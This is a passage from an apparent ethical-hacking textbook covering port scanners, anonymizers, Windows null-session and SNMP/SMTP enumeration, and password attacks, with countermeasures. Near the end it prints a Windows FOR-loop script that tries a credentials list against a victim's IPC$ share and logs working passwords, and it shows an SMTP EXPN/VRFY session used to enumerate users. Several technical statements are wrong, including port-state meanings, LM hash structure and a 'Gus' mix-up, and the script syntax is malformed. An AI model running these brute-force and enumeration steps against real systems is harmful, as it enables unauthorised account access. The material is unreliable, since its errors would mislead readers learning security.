When this is sent and the receiver responds, the package moves to the attacker's machine first before going to the spoofed address.

Source routing is divided into two broad types:

Loose source routing

In loose source routing, the attacker or user sends the list of IP addresses that the packet or traffic must pass through.

Strict-source routing

The user specifies the real path the packet or traffic must take.

Scanning Countermeasures

There are various ways to take scanning countermeasures. These ways are highlighted below:

The firewall must be able to carry out a meaningful inspection if it works with a specific ruleset. It must be good enough to be able to detect all the probes sent by the attacker to scan the network.

There should be a network detection method that can be used to detect the OS detection method used by tools such as Nmap.

If the system uses a UNIX, there are several that can be used to detect and log such an attack. A good example is scanlogd.

No ports should be left open except when they are needed. When the needed port is sourced out from others, they should be filtered.

Detections such as Genius for Windows 95/98 and Windows NT 4.0 can be used to detect post scans

Tools

Live System Scanning Tools

Angry IP Scanners

This is a Windows scanner that can be used to scan the IP of any range. The angry IP scanner's binary file scan is small compared to other IP scanners. What the angry IP scanner does is to ping each IP address to check whether or not the system is still functioning. It can be used to scan ports and to resolve hostnames. Other features of this tool include providing NetBIOS information like workgroup name, computer names, MAC addresses, and currently logged in users' names. The tool can also be used to collect information about scanned IPs.

Firewalk

This is an active reconnaissance network addressing tool that is used to determine the layer-4 (TCP or UDP) that would be taken by a given IP forwarding device. This is done by forwarding a package with a TTL that is one value greater than the targeted gateway. The packet will be forwarded if the gateway allows the traffic. However, for a user to use the gateway response to get information, he or she must know these two things: the IP address of the host located behind the firewall and the IP address of the last known gateway. While the latter serves as the attacker's metric, if no response is obtained, the former is used as a destination to direct the packet flow. With this technique, the attacker can perform different information gathering attacks.

Port Scanning Tools

Nmap

This is a port scanning tool that supports more than a dozen ways to scan a network. Some scanning techniques that are used in this aspect include UDP, TCP SYN (half-open) TCP connect(), FTP proxy (bounce attack), ICMP (ping sweep), reverse-ident, FIN, Xmas, ACK sweep, IP, SYN sweep, and null scan. It also provides numerous advanced features such as remote OS

detection via TCP/IP fingerprinting, dynamic delay and retransmission calculations, stealth scanning, detection of the down host via parallel ping, parallel scanning, decoy scanning, port-filtering detection, fragmentation scanning, direct (non-portmapper) RPC scanning, and flexible target and port specification.

The tool also provides a list of the ports for the machine being scanned and provides additional information like the port's most popular service name, number, state of the port (open, filtered or unfiltered), and protocol. When the state of the port is opened, it means the port will accept the connection when it is filtered. And it means there is an ongoing network obstacle preventing Nmap from determining whether the post is opened. However, when it is unfiltered, it means the port is closed.

Hping2

Gus is a very popular command-line TCP/IP packet analyzer/assembler. It is used to send ICMP echo requests and to support TCP, UDP, raw-IP protocols, and ICMP. It has a Tracoute mode. It also can send files between converted channels and send custom TCP/IP packets. It also can display target replies in a similar pattern, like a ping program does with the replies from ICMP. The features of Hping 2 include:

Testing Firewalls Rules

Performs advanced port scanning and network performance test using a series of protocols, TOS, packet sizes and fragmentation

It can also be used for traceroute-like activities under different protocols.

- Manual path MTU discovering

- TCP/IP stack auditing

- Remote OS fingerprinting

Blaster Scan

This can be used only on UNIX as a port scanner. The functions that can be performed by blaster scanner include

- Examines CGI bugs

- Examines FTP for anonymous access
- Detect operating system
- Examines FTP and POP3 for brute-force vulnerabilities
- Other port scanners in this category include
- NetScanTools
- WUPPS
- SuperScan
- Floppy Scan

Advanced Port Scanner

The list of advanced port scanners we have to include:

- NetGadgets
- P-Ping Tools
- LANView
- NetBrute

Chapter Summary

- A proxy network acts as an intermediary between two servers.
- Anonymizers are used by the attacker to hide the process of attack and information gathering. It is also used to prevent the organization from finding out that the company's system is being violated.
- Spoofing an IP address is similar to using anonymizer. However, in anonymizer, the attacker hides his or her activities from the administration, but in a spoofing address, the attacker impersonates one of the authorized users of the system.

Chapter Seven

Anonymizer Tools

This chapter gives a detailed explanation of the different anonymizer tools that are available.

Primedius Anonymizer

This offers businesses and organizations with excellent services that help guarantee their privacy of the network. Primedius provides business organizations with the following services

- Privacy Posture management
- Client-server solutions
- Custom CI services
- Regulatory compliance
- Mobile, PC and server tools
- Specialized CRM solutions
- Customized proxy solutions

ShealthSurfer

This is in the form of a flash drive plugged into the USB of Windows 2000 or Windows XP computers and allows its users to surf the Internet with complete safety and privacy. Users can surf the web and store sensitive information like cache, cookies, and Internet history. ShealthSurfer helps to keep all stored information secured and anonymous. The password of the user is stored with 3DES encryption and with a unique password manager log-in to the website.

Browzar

This is an anonymizer tool that allows its users to use the Internet without a trace of connection on the computer. Browzar can be downloaded whenever a user wants to use it.

Torpark

This is a zero-installed, portable and free anonymizer that runs on Windows computers. It is connected to the Internet via the onion router network and is generally based on the Firefox browser.

Psiphon

This is a human rights software project that was developed by the Citizen Lab at the Munk Centre for International Studies. With Psiphon, friends, and family who live behind a firewall can benefit from unfettered access to the Internet from friends and family in uncensored countries.

Proxy+

This can be used to perform the following functions

- Automatically detect insecure interfaces
- Separate LAN from the Internet in order to shield from attack
- Use the POP3 protocol to send and receive mail for many Internet mailboxes at one time
- Give options for leaving on the POP3

ProxySwitcher

Just as the name implies, ProxySwitcher allows users to switch between proxy servers while surfing through the Internet. ProxySwitcher is very fast and effective. It can be used to perform the following functions:

- Instantly change Proxy settings
- Provides automatic proxy server switching for anonymous users
- Can be used with Internet Explorer, Opera, Firefox, and other

Internet browsers

- Very flexible lists of proxy management
- Can be used to download anonymous proxy list
- Can be used to test the availability of proxy server

HTTP-Tunnel

This tool functions as a sock server; it allows the user to make use of the Internet safely despite firewall restrictions. Also, the tool's encryption provides an extra layer of protection against spyware, hackers, and identity theft. The tunnel can also be used to create a two-way data connection tunnel in the HTTP request. This allows the user to use the HTTP proxy to send HTTP requests. Generally, the technique is very beneficial to users behind the network filtered by a firewall rule. When the HTTP proxy allows the user to use WWW access, the user can make a PPP connection to the port of the host outside the firewall or connect the HTTP tunnel and Telnet.

The tunnel has a simple proxy that has been specially configured and used to listen for any TCP/IP connection on the localhost. An FTP client or any other client can easily listen to contact the proxy that is listening to the localhost. When the connection is accepted, the HTTP tunnel can connect to the main HTTP proxy as if it is requesting a connection to a website.

HTTPort

This can be used to bypass the HTTP proxy. With the HTTPort, some services can be used behind the HTTP proxy. These servers include e-mail, IRC, news, ICQ, AIM, FTP, and any SOCKS-capable software. The main reason for this is for the user to be able to set up Internet software such that it considers the PC that is to be used. HTTPort uses a method called tunneling to intercepts connection from this software and run this connection through the proxy. Setting up the software with the HTTP port can be done using any of these two ways.

If the software uses a small range of fixed port or a single port with a single or small range of fixed servers, the software can be used to connect to

some.server.com:some_port. New HTTPPort mapping has to be created with any local port (preferably above 1023), remote server of some.server.com, and remote port of some port. The software should be pointed to 127.0.0.1:mapped_local_port as if it was the original server it needed.

If SOCKS4 proxy can be used to connect the software, the software should be pointed to 127.0.0.1:1080, which is a built-in HTTPPort SOCKS4 server.

HTTPPort makes it possible to open the client side of a TCP/IP connection and provide it to any software. “Client” means that HTTPPort may not be used for Trojans, like NetBus or BackOrifice, because HTTPPort cannot make a listening server side of a TCP/IP connection available for connection from the outside, which could possibly be exploited by Trojans. This, in turn, means that HTTPPort may be utilized by client type software only, not server type. “Any software” indicates that any other software may use the same technique that HTTPPort does to perform exactly the same thing. Moreover, the client-side of the malicious software may use plain HTTP to access a remote malicious server.

Spoofing Tools

Despoof Tool

This is a free and open-source command-line tool antispoofing detection utility that measures TTL to find out if the packet has been spoofed or not. To find out if the packet has been spoofed or not, the tool compares the true TTL with the supposed TTL.

SentryPC

This allows the user to access, control, and monitor the use of a PC. With this tool, users can be prevented from using specific programs, restrict access to Windows functions, block access to certain Websites, and other tasks. The tool can also be used to record all forms of activities, including chats, keystroke, visits to websites, applications that are run on the system, and so on. The tool can be used to perform the following functions:

- Application scheduling and monitoring
- Complete-time management

- Keystroke filtering
- Website filtering
- Chat filtering
- Protect users
- Powerful security features
- Logs
- Protect users
- Applications usage
- Keystroke typed
- Chat conversations
- Windows viewed
- Website visits

Chapter Summary

- Anonymizers are the tools the attacker uses to hide the attack process.
- Spoofing tools are used by the attacker to impersonate an authorized user.

Chapter Eight

Enumeration

The chapter examines in detail how an attacker gathers his or her information. Footprinting is the first step toward gathering any information. The scanning phase is where the attacker streamlines all the information gathered into the most relevant ones that would be needed to probe the system actively. All of these steps are very important so that the attacker can easily cross to the next step where he or she unearths information about the network, user, groups, and shares of the system. This chapter focuses on the last phase of the pre-attack stage. This phase is the enumeration phase. The outlines that would be covered in this chapter include:

- What is enumeration?
- Technique for enumeration
- Window session establishment
- Access token
- Null session
- Port filtering etc.

What Is Enumeration?

This is the phase where the attacker obtains information from the system by actively connecting to it. Unlike the first two phases, the attacker does not need to connect actively to the system to gather his or her information. In the enumeration stage, the attacker connects to the system and is actively involved in all that is going on in the system. This is why the process is referred to as the first phase of compromising the system. The process of enumeration can be highlighted as follows

Enumeration: Actively connect to a system to obtain information from it.

Password Cracking: Cracking password by first identifying the password of the system and the various services that are running on it.

Privilege Escalation: Attempting to get administrative privileges once access to the system has been granted.

Application Execution: Install the application on the system to gather information about the activities that have been performed on the system.

File Hiding: Hide application of the previous actions so that the administrator cannot see them.

Trace Hiding: hide all traces to the activities going on after finding access to the system and mapping out ways to hack the system.

The main goal of an attacker in the enumeration phase is to identify valid users' attack that would provide anonymity once the computer or system has been hacked. Enumeration also involves subjecting the system to direct queries or connecting actively to the system. Most of the time, the information gathered at this stage is what the target has inadvertently made available. Once the information has been accessed, the attacker checks for the security posture of the target system before using the information that has been gathered to compromise the system. Generally, the attacker's information can be grouped into these four-step

1. Network resources and sharing
2. Applications and banner
3. Users and groups
4. Auditing setting

Techniques for Enumeration

Null Session Enumeration

Before explaining how the attacker carries out his or her attack in full, it is expedient to first understand what null attacks are. Generally, the Windows

operating system relies on the user's account for authentication. And as the family of users increased, groups, policies, and another forms of user accounts evolved. However, in addition to the standard uses of Windows operating systems, Window OS supports a separate group of users known as null users. A null user is a pseudo account. It has no username or password but can be used to access different information on the Windows system. As a null user, you can enumerate account names and shares on the domain controller. The user can also enumerate members' accounts and workstations on the Window OS. Since the null user does not need a username or password to use the Window OS, an attacker can easily come through this means to compromise a system

Window Session Establishment

The remote machine uses the challenge-response protocol to establish a Windows NT server. A sequence of communication outlined in the following steps ensures the security of the information channel. The steps for doing this are outlined below:

- The session requestor/client or remote machine sends a request to the session acceptor. This activity could be within the same domain or across the domain.
- The session acceptor or server sends a random 64-bit challenge to the client as a response. The client replies with a 24-bit answer that is encrypted with the password of the user account requesting the session.
- The session server accepts the response and verifies it using the local security authorization (LSA).
- The local security authentication accepts the response that was sent to it and verifies that the encrypted password is for the user that was purported. The response comes in two different ways depending on the nature of the client account. If the client account is local, the confirmation happens locally, but if it is a domain account, the response is forwarded to the concerned domain for authentication
- After the authentication process, the session server generates an

access token and sent this across to the client.

- The client then uses the newly generated access token to connect with resources on the server until the newly established session is terminated.

What Is an Access Token?

The procedure for generating an access token has been explained in the last subtopic. An access token is more like cache information about a login session for a particular user. The token remains valid until the user logs into another system or logs out from the system he or she uses the access token with. This removes the need to go through another authentication when accessing a similar system. Network authentication, like NTLM, is only needed when moving from one machine to the other. The security model for the NT is highlighted below:

Once an access token has been created, it offers two main services: it stores a cache of user's information such as the user authorization information and also stores the security ID of the user.

There are two important groups offered by the Window NT. Administrators can easily control these groups. The group entails the administrators' group and the group. "Everyone" is a group that has domain-controlled membership or operating system. All the users authenticated by the domain belong to the "everyone" group

There are three groups offered by Window 2000 whose memberships are controlled by the administrator: Power User, Authenticated User, and Administrator. The operating system or domain controls the authenticated users' group. This group is similar to the "everyone" groups but does not include guests and anonymous users. Also, the authenticated group cannot be used to assign permission like the "everyone" group; rather, it is the groups controlled by the administrator that can assign permission. Here are the steps to assigning permission

1. The client sends a pre-authenticated request (hash of user password) along with a timestamp to the key distribution center (KDC) that resides on the domain controller (DC) of the

concerned domain, requesting a ticket-granting ticket (TGT).

2. The KDC extracts the hash of the user identity from its database and decrypts the request with it, noting the time stamp and timeliness of the request. A valid user account and password allow successful decryption.
3. The KDC sends back a TGT that contains the session key (encrypted with a user's password) and the security identifiers (SID) among other information, identifying the user, the group, and memberships
4. The client uses the ticket to access the required resources.
5. The client sends a time-stamped request so that the TGT may not be captured en route and used later. The generated ticket primarily holds the name of the domain that issued the ticket. Tickets also have a finite lifespan, with both the beginning and the expiration of the session noted on it, as well as the client address and authorized access rights encrypted on it.

Null Session

Now that we have understood the way Windows session was established, the next action is to look up the concepts of a null session in Windows.

Part of the role of an authenticator is not to allow unauthorized users to use the server; as such, the section server/KDC only allows authorized users to have access to some specific resources on the server. The question this brings to is, what happens if there is no authenticator to establish a session over the network? This means that there would be no way for the server to authenticate who initiates the session. Hence it cannot be explained whether the session was hijacked or not. This session, where there is no authentication, is known as the null session.

The major aim of authentication is to ensure that only authorized user is making use of the server. When the session is null, it means it is unauthenticated and insecure. The null session does not also have a means of identification. As such, there is no security key for each session. Based on this, when the LSA produces a token for a user in this session, what it

produces is a token with a user SID of S-1-5-7 (the null login session) and a username of anonymous logon.

A null session is used as a lure by attackers to connect with a machine. The main reason for the creation of the null session is to allow unauthenticated machines to browse lists from the server. However, Windows 2000 and NT are domain architecture concept-based, and it is believed that the null session would facilitate interdomain browsing. In this, the domain controllers did not share the same database as the user and machine accounts but still needed to browse for information across the domains.

As such, with less knowledge, the null session allows the direct enumeration of the system from the unauthenticated system. This shows that the null session is both vulnerable and can be used to compromise a system.

Countermeasures for Null Session

- Port Filtering

Since to connect to a null session, the session would access to TCP port 139. Null session can be reduced by filtering through TCP and UDP ports 139 and 445

- SMB Service Disabling.

Use the binding tab of the network control panel to unbind WINS client from the suitable interface; this will disable SMB completely on individual NT.

- HKLM Inspections.

HKLM” refers to the hive “HKEY_LOCAL_MACHINE.” If HKLM\System\ CurrentControlSet\Control\Lsa\RestrictAnonymous is set to 1, anonymous connections are restricted. However, even with this kind of restriction, an anonymous user can still connect with the IPC share. However, the connection can only achieve a handful of information because they are restricted. When the system is set to a value of 2 and joined to a Windows 2000, all anonymous access is restricted except for those that are clearly granted. Hence the first key to check for this would be to check HKLM\System\CurrentControlSet\Control\Lsa\ RestrictAnonymous.

- After the first key, the remaining keys to check to include:

HKLM\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters\NullSessionShares
HKLM\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters\NullSessionPipes

The two keys explained above are MULTI_SZ (multiline string) registry parameter that is used to highlight the shares and pipes that are open to null sessions. However, before using the key, they should be verified to ensure that there are no unwarranted pipes or shares opened.

- Security policy configuring

Usually, in Windows 2000, the domain controller gets security measures from the domain security policy. However, for systems that are not domain controllers, the local security policy must be configured to restrict anonymous connection. The most common way to do this is the "no access without explicit anonymous permission."

Remote Access Restrictions

The ports that should be restricted are listed as follows:

- 135 (TCP DCE/RPC portmapper)
- 137 (TCP/UDP NetBIOS name service)
- 138 (TCP/UDP NetBIOS datagram service)
- 139 (TCP NetBIOS session service)
- 445 (TCP Microsoft-DS [Windows 2000 CIFS/SMB])

Chapter Summary

- Enumeration requires that the attacker actively connect with the system.
- An access token is cache information about a logon process.

Chapter Nine

Simple Network Management Protocol (SNMP)

This chapter is a continuation of the previous chapter. We explain what an SNMP enumeration is and the different aspects of enumeration not covered in the previous chapter. The outlines that will be examined in this chapter include:

- What is an SNMP?
- Management Information Bases
- SNMP service enumeration
- SNMP enumeration countermeasures
- SNMP UNIX Enumeration
- SNMP UNIX Countermeasures
- LDAP Enumeration
- NTP Enumeration
- Web Enumeration

What is an SNMP?

An SNMP is an application protocol that is often used on UDP and is used to manage hubs, routers, and switches on an IP network. Each of these systems is assigned an SNMP, which is used to send information back to a network management station. The agents carry network data that are vulnerable to attacks and be valuable to attackers.

Management Information Bases (MIBs)

The SNMP uses the management information bases to define the information offered by the managed system. The Management Information Bases are

databases that can be set into the agent of a network device in an SNMP management station. The most basic management station of the SNMP is the MIBs. They contain a formal description of the characteristics of network objects and are viewable documents. They also provide a standard representation of the SNMP agents' options and information. The elements of MIBs are recognized using object identifiers (OIDs). An object identifier begins with the root of the MIBs tree. It is a numerical name given to the object. The object identifiers can identify an object present in the MIBs hierarchy.

The Windows resource kit provides the list of MIBs installed with the SNMP services. The major ones include:

- HOSTMIB.MIB: Monitors and manages host resources
- DHCP.MIB: Monitors network traffic between DHCP servers and remote hosts
- WINS.MIB: For Windows Internet Name Service
- LNMIB2.MIB: Contains object types for workstation and server services

MIB-I is equivalent to the first definition of the standard MIB. However, MIB-II is the updated version of the standard MIB. This is what produces the current definition. MIB-II is included in SNMPv2. It adds manageable objects and new syntax types to the MIB tree. It is defined by IETF RFC 1213 to use with network management protocols.

The following are the different groups defined within MIB-II

- The interface group
- The system group
- The address translation group
- The ICMP group
- The IP group
- The TCP group

- The EGP group
- The UDP group
- The SNMP group
- The transmission group

SNMP Service Enumeration

The Snmputil SNMP browser can be used to enumerate the SNMP. Snmputil SNMP browser is a tool in the Window toolkit that is used in retrieving information about a target system network. To do this, the user makes use of a system command, using it to enumerate SNMP. The syntax of Snmputil is enumerated as follows:

```
SNMPUTIL [ WALK \GETNEXT ] <Host> <Community>
<OID>
```

Walk: this is a function that is programmed to perform the requested task on the network and returned resultant variables.

Host: the system's name

Community: the community to use for SNMP, by default, this is public.

OID: This is used in checking the MIB tree, it evaluates each branch of the MIB tree.

Using the above syntax, the work function enables the object identifier to dispose of as many functions as it wishes to.

Here is a list of server that can be enumerated using the SNMP MIB;

- Server.svSvcTable.svSvcEntry.svSvcName: Enumerates running services information •
- Server.svShareTable.svShareEntry.svShareName: Gets information about share names
- Server.svShareTable.svShareEntry.svSharePath: Gives information about share paths

- Server.svShareTable.svShareEntry.svShareComment: Gets information about comments on shares •
- Server.svUserTable.svUserentr.svUserName: Provides all usernames

Domain.domPrimaryDomain: Gives information about domain names.

Brief examples of the steps involved in each enumeration include:

1. The manager sent the agent a request; the agent sent a response to the request sent by the manager
2. Both the request and the response are variables that the agent can access on his or her system. The manager can send set values to some of the variables by sending a request to the agent.
3. The agent's reply to the manager's message is in the form of a trap message
4. The trap message is to show that an important event happened on the side of the agent; this could be an interface failure or a reboot.

Workstations and Window 2000 server that has SNMP-enabled support and the default-only community string set to "public" are vulnerable to attack. In this situation, whether or not the setting is changed this will not prevent it from a brute force or dictionary attack. This is because Windows 2000 contains a lot of information that would be very useful for a sniffing attack. Some of the tables available in a Windows 2000 box include the following:

Route table and ARP table: When a hacker gains access to this table, he or she can immediately build an accurate picture of a network and continue his or her search for vulnerabilities.

Interface table: this is used to take note of all boxes that have multiple interfaces and all user data like the MAC addresses and IP addresses.

Device table and storage table: when a hacker knows the type of hardware attached to a Windows 2000 machine, he or she can easily

guess the type of machine that is being used.

TCP table and UDP table: These are used to find out which UDP and TCP ports are actively used and the particular port service that is used to listen for clients.

User table: When a hacker or attacker finds out the particular username that is used on a machine, he or she can easily guess the user's password.

Process table and software table: Here, the software that is currently running on the system (DNS server, DHCP server) gives comprehensive information on how to hack the system. This also gives a broad picture of the service pack that has been installed on the system or not.

SNMP Enumeration Countermeasures

Here are some of the ways to prevent SNMP enumeration attack.

- Turn off the SNMP or remove the SNMP agent. This will help prevent any occurrence of enumeration activities
- Implement the group policy security option. This is also known as “additional restrictions for anonymous connections.”
- Restrict access to null session shares, null session pipes, and IPSec filtering
- If the monitoring and management Window component is not going to be used, do not install. However, if it is required, ensure that only authorized users have access to it as it can easily be used as a backdoor to get into the system
- Readjust the community strings to a configured one. If better use one with a private community names
- Restrict access to the SNMP agent. This implies that you allow SNMP requests to specify addresses. The request should also be restricted to read-only.
- Use IPSec to authenticate/encrypt: it is better to use IPSec

because SNMP (v1) does not provide authentication and encryption

- Connect traps: ensure you carefully study the Windows 2000 events log if SNMP is enabled. This could help raise the level of security.

SNMP UNIX Enumeration

The snmpwalk tool can be used to enumerate the SNMP agents in a UNIX platform. The tool is used to fetch all the SNMP agents as specified by the hostname. This command returns all the arrays of SNMP object values. A brief list of the command files provided for the HP SNMP/XL is highlighted as follows:

Snmpget: this is used to retrieve specific management information by sending an SNMP to get a request to the specified node that would retrieve the information.

Snmpnext: this is used to send an SNMP to get next request to the next specified node

SNMP trap: This is used to generate an SNMP trap and sends it to the configured management stations; the generated trap that is sent to the management is used to report some very significant events.

snmpwalk: this is used to send an SNMP to get the next request from the particular starting point (most likely the group name) using the MIB names until it reaches the end of the MIB group.

SNMP UNIX Countermeasures

Undergo a proper and complete configuration with the required names “PUBLIC” and “PRIVATE.”

Implement SNMPv3. This version is more secured than the other version.

UNIX ENUMERATION

This can be carried out using the following UNIX enumeration resources:

Finger

showmount

Rpcinfo

LDAP Enumeration

Lightweight Directory Access Protocol can be defined as a tool used to access directory listing that is subsumed within the active directories or other types of directories. Usually, directories are compiled in a logical or hierarchical order. While the process is using the LDAP, it is important to attach to the domain name system (DNS). This would help foster fast resolutions of queries and lookup. Generally, the LDAP enumeration can be run on port 389. Sometimes, the LDAP can be anonymously queried to determine information. This information would include addresses, valid username, and department details.

NTP Enumeration

Network Time Protocol (NTP) is a tool designed to synchronize the networked computer clocks. This tool is very important when using directory services. The tool is specifically made to resist the impact of variable latency. Generally, it uses UDP port 123 for communication. The command used on the NTP site includes:

1. Ntpdate: this is used to collect the time samples from an equal number of time sources. The syntax for Rh is as follows:
 - ntpdate [-bBdoqsuv] [-a key] [-e authdelay] [-k keyfile] [-o version] [-p samples] [-t timeout] [server/IP_address]
2. Another usage of ntpdate include:
 - ntpdate 192.168.0.1
 - 27 Dec 11:50:49 ntpdate[627]: adjust time server 192.168.0.1 offset - 0.005030 sec

Ntptrace

This is used to determine the place where the NTP server gets its time and

also used to follow the NTP server chain right back to its first source. The syntax for this include:

```
ntptrace [-vdn] [-r retries] [-t timeout] [servername/IP_address]
```

An example of ntptrace usage includes:

- ntptrace
- localhost: stratum 4, offset 0.0019529, synch distance 0.143235
- 192.168.0.1: stratum 2, offset 0.0114273, synch distance 0.115554
- 192.168.1.1: stratum 1, offset 0.0017698, synch distance 0.011193

Ntpdc

This talks to the ntpd daemon querying its current state and any changes to it. The syntax for this is as follows:

```
ntpdc [-ilnps] [-c command] [hostname/IP_address]
```

Ntpq

This is used to monitor NTP daemon ntpd operations and determine performance. The syntax for this is as follows:

```
ntpq [-inp] [-c command] [host/IP_address]
```

An example of ntpq include:

```
ntpq> version
```

```
ntpq 4.2.0a@1.1194-r Mon May 07 14:14:14 EDT 2006 (1)
```

```
ntpq> host
```

```
the current host is 192.168.0.1
```

SMTP Enumeration

Simple transfer Mail protocol is commonly used with POP3 and IMAP to send email messages across the Internet. It also enables its users to save and download messages from the mailbox. It uses Mail Exchange (MX) servers to direct the mail via the Domain Name Service. It runs on TCP port 25. On UNIX-based systems, Sendmail is a commonly used SMTP server for e-mail. A user can directly interact with SMTP via the use of a telnet prompt:

```
telnet 192.168.0.1 25
```

```
220 uk03.cak.uk ESMTP      Sendmail      8.9.3;      Wed,      9 Nov
2005 15:29:50 GMT
```

```
EXPN ROOT
```

```
250 <root@uk03.nu.cak.uk>
```

```
250 <smith.j@uk03.nu.cak.uk>
```

```
EXPN BIN
```

```
250 <bin@uk03.nu.cak.uk>
```

```
VRFY NOBODY
```

```
250 <nobody@uk03.nu.cak.uk>
```

```
EXPN NOBODY
```

```
250 /dev/null@uk03.nu.cak.uk>
```

```
VRFY ORACLE
```

```
550 ORACLE... User unknown
```

```
QUIT
```

Web Enumeration

This is used to publish and retrieve hypertext pages. Hypertext Transfer Protocol can be defined as a tool used by the Internet to display and distribute information using the client-side based web browser. It is a request/response protocol tool between the client and the server. The client is the sender who sends a request to the server; the server receives the client's request and responds to the request. The user accesses information by sending a URL to the Internet using the HTTP. When this is done, the Domain Name Service

(DNS) will then look up the URL, translate this into the URL's corresponding IP address, and then send the message to the server.

Enumeration Procedures

The steps highlighted below can be used to enumerate a system

1. Use Windows 2000 enumeration to extract the usernames.
2. Use null sessions to gather information from the host
3. Use the tool Super scan to perform Windows enumeration
4. Use the tool GetAcct to get users' accounts
5. Use the tool SNScan to perform an SNMP port scan.

Chapter Summary

- The simple network management protocol is an aspect of enumeration that is used to manage hubs and switches in the system.

Chapter Ten

System Hacking

The previous chapters focused on the meaning of hacking and the mission of the different types of hackers we have. Also, the pre-attacking stage of hacking was elaborately examined. This chapter builds upon the previous chapters; it gives a detailed explanation of how to hack a system. While the pre-attack stage covers most of the activities that will be carried out by an attacker, the hacking phase is where all the knowledge gathered at the pre-attack phase is practicalized. The explanation of the hacking phase begins with how to crack passwords and then moves on to the countermeasures to thwart password hacking before giving a detailed explanation on how to use key loggers. The various outlines that would be covered in the chapter include:

- Cracking passwords
- Password guessing
- Manual password cracking algorithms
- Automatic password cracking
- How to perform an automated password guessing
- Password cracking tools

Cracking Passwords

Usually, when creating passwords for systems or sites, users often go for the password they can easily remember. While this is very beneficial in the aspect of remembering the password easily, the disadvantages of this are that it makes the passwords susceptible to attackers. Easy passwords are more vulnerable to attack than technical passwords. Passwords are broadly divided into the following categories highlighted below:

- Passwords that are made up of only letters: HIJKLMNO

- Passwords that are made up of only numbers: 12345678
- Passwords that are made up of only special characters: \$@\$!()
- Passwords that are made up of both letters and numbers: ax1500g
- Passwords that are made up of only characters and letters
- Passwords that are made up of numbers and special characters
- Passwords that are made up of special characters, letters, and numbers

Generally, passwords are stored in local files. Hence it is important to have a very strong network connection and host security. This is because once an attacker can access the password hash of a system, it will not take a long time before the attacker will have access to the passwords of all the sites connected to the system. As a result, to create a very strong and not easily cracked password, the following rules must be adhered to:

- Never use your username as your password
- Your password must contain at least eight characters
- Your password must be made up of at least one symbol, one uppercase, lower case, letter, and special characters.

Password attack is divided into these four groups

1. Passive online attack: Wire sniffing

This method is seldom used in a password attack because it requires a collision with the domain. A sniffer is also referred to as a packet analyzer. A sniffer is a software program that can log, capture, and analyze protocol traffic over the network and also find out the content of the network. A bridge or switch does not connect a common collision domain. Also, all the host on a network is not bridged or switched in the network segment. This is because any data that is sent to the LAN is automatically sent to each and every machine connected to the LAN. As a result, it is very easy for an attacker to

run a sniffer on one system of the LAN and use this to gather information sent to all other systems connected to the LAN. The tools that are used to send and gather information are called passive sniffers. They are so-called because the tools passively wait for the data to be sent to the system before capturing the information that is needed. There are lots of tools available on the Internet for passive sniffers.

2. Passive Online Attack: Man-In-The-Middle and Replay Attacks

The man in the middle attacker is usually used when two parties are communicating. The third-party, who is the man in the middle, can be the attacker who has come to eavesdrop or to alter the ongoing smooth communication between the two parties. To successfully carry out this mission, the man in the middle would have to sniff from the two parties involved. This type of attack is usually found in wireless technology or telnet.

3. Active Online Attack: Password Guessing

When a dictionary attack is going on, the intruder tries as much as possible to learn the user's password and name. To do this, the attacker gathers all possible words and numbers and starts guessing the possible password of the user. He or she uses programs that can guess hundreds of thousands of words per second. These programs make the process of password guessing very easy. As a result, the process of password guessing is not only flexible for the attacker but also allows the attacker to guess the password through the use of a backward arrangement of words, rearranging letters, and infusing special characters until he or she arrives at the right password.

4. Offline Attack

This occurs when an intruder takes some time to observe how a username and password are stored in the system. If during the observation, the attacker or intruder finds out that the password is stored in a readable file, it makes it easy for the attacker to get the password. However, if they are stored with encryption, the attacker would avoid attacking the system.

Offline attacks can be very draining and difficult to carry out. One of the reasons they are successful is because LAN hash is vulnerable due to the shorter length and small key space. LM (LAN Manager) hashes are a legacy

method used by Microsoft Windows to store passwords of less than 15 characters in two five-character hashes. Generally, this method is considered very insecure. To protect a system against offline attack, it is advisable to remove LM hashes, secure password, and encrypt password files.

Password Cracking Websites

- <http://www.defaultpassword.com/>

This is a database of default passwords for systems and computers. The website is updated constantly through the user's submission.

- <http://www.cirt.net/cgi-bin/passwd.pl>

This is also a database of default passwords that is also updated through the user's submission

- Abcom PDF Password Cracker

This is used to remove pdf files password protection when the password protection is removed, and a user can easily copy the file or use it as he or she desires.

Password Guessing

The reconnaissance phase has been explained in detail in the previous chapter. In the reconnaissance phase, the users try to gather all the necessary information about a system. Depending on the extent of information the attacker has available within the attacker's reach, the more information an attacker gets about a system, the greater the opportunity to violate a system. Aside from the reconnaissance phase, the attacker also uses the null session phase as a way to gather information about a system. The null session is also a phase where the attacker tries as much as possible to gain access to the system. One of the commonest lapses in system security is to leave the system with a null or inadequate password. Usually, users choose easy passwords against complicated passwords because the easy ones can't be easily misplaced.

However, research has shown that passwords that are susceptible to attack are the easy ones. Before an attacker will bother him or herself with other password guessing techniques, he or she must have exhausted the password

that is easy to remember.

The stage of password guessing is the phase where the attacker tries as much as possible to get the password of the system or sites by continuously guessing the password. At this phase, the attacker starts with very easy combinations of the technical ones. Since the attacker is using password guessing tools, it is easy for him or her to guess up to a thousand passwords in a few seconds or minutes. This is why it is advisable for a business organization or an individual to use a very strong password - not too conventional and not one that can be easily guessed. It is also advisable to avoid date password or passwords that illustrate one's hubby or the company's mission or goal. Strong passwords should be a combination of upper and lower case, numbers, and special characters. This will help secure the company's data as the attacker might not be able to arrive at the company's password.

Manual Password Cracking Algorithm

The simplest definition of password guessing is the use of a simple FOR loop for a password. The example below shows how an attacker iterated the password and username of a system using the FOR loop. In a text that performs the function of a dictionary, FOR loop can be used to extract the username and password by iterating every line of the loop.

```
[file: credentials.txt]
administrator ""
administrator password
administrator administrator
[Etc.]
```

If the directory can assess the file, the command would be typed as follows:

```
FOR /F "tokens1,2*" %i in (credentials.txt) ^
More? do net use \\victim.com\IPC$ %j /u:victim.com\%i^
More? 2>>nul^
More? && echo %time% %date% >> outfile.txt^
```

```
More? && echo \\victim.com acct: %i pass: %j >> outfile.txt
```

```
type outfile.txt
```

If the username and password in the credential file are correct, the file outfile.com outlet contains the correct password. Once this is done, the attacker can use his or her system to establish an open session with the victim's server. The following steps are included in a manual password cracking:

Identify a valid-user

List out a possible password to the system

Arrange the password in a hierarchical or logical order

Try each password

If the system rejects the passwords, keep trying.

Automatic Password Cracking

